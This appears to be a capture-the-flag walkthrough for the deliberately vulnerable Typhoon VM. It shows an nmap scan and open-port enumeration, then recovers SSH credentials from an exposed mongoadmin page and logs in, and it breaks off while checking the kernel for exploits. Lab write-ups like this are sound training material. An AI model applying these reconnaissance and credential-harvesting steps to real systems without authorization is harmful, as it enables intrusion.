
Typhoon

Typhoon Vulnerable VM
Typhoon VM contains several vulnerabilities and configuration errors. But now we would be focussing on the main vulnerable port and it's exploitation Typhoon can be used to test vulnerabilities in network services, configuration errors, vulnerable web applications, password cracking attacks, privilege escalation attacks, post exploitation steps, information gathering and DNS attacks. Prisma trainings involve practical use of Typhoon.

The creator of this machine is Prisma CSI
Link to download the VM: https://www.vulnhub.com/entry/typhoon-102,267/


Reconnaisance

Let’s Begin with the Walkthrough!!
Let’s start off with scanning the network to find our targets IP.



so the IP of the machine is 192.168.56.145


Now let's perform nmap scan now to find open ports, services, version
nmap - A -p- 192.168.56.145 -o nmap.txt




As we can see the NMAP output shows various open ports: 21(ftp), 22(ssh), 25(smtp), 53(domain), 80(http), 110(pop3), 111(rpcbind), 139(netbios-ssn), 143(imap), 445(netbios-ssn), 631(ipp), 993(ssl/imaps), 995(ssl/pop3), 2049(nfs_acl), 3306(mysql), 5432(postgrespl), 8080(http).


Enumeration

we tried to enumerate ftp and smb ports using anonymous login but didn't show anything much useful.






From both this ports we couldn't get much useful information as it was like rabbit hole so now lets further move on with http port 80
HTTP 80




From the nmap scan we got that robots.txt directory was enabled. So, we browsed the found directory / mongoadmin/ into the browser. The result displayed is shown in the image. Here we set the change the database to credentials(84mb). It will display a link of 2 Credentials. Click on it
Clicking on the 2 Credential link will give us
Credentials [username]:typhoon and [password]:789456123 .
These credentials might be a great help for further enumeration.




Exploitation

Then we simply logged in SSH with CREDENTIALS
Username: typhoon & Password: 789456123



Now after some more enumeration we checked system information and came to know it was outdated and quickly did a searchsploit


uname -a



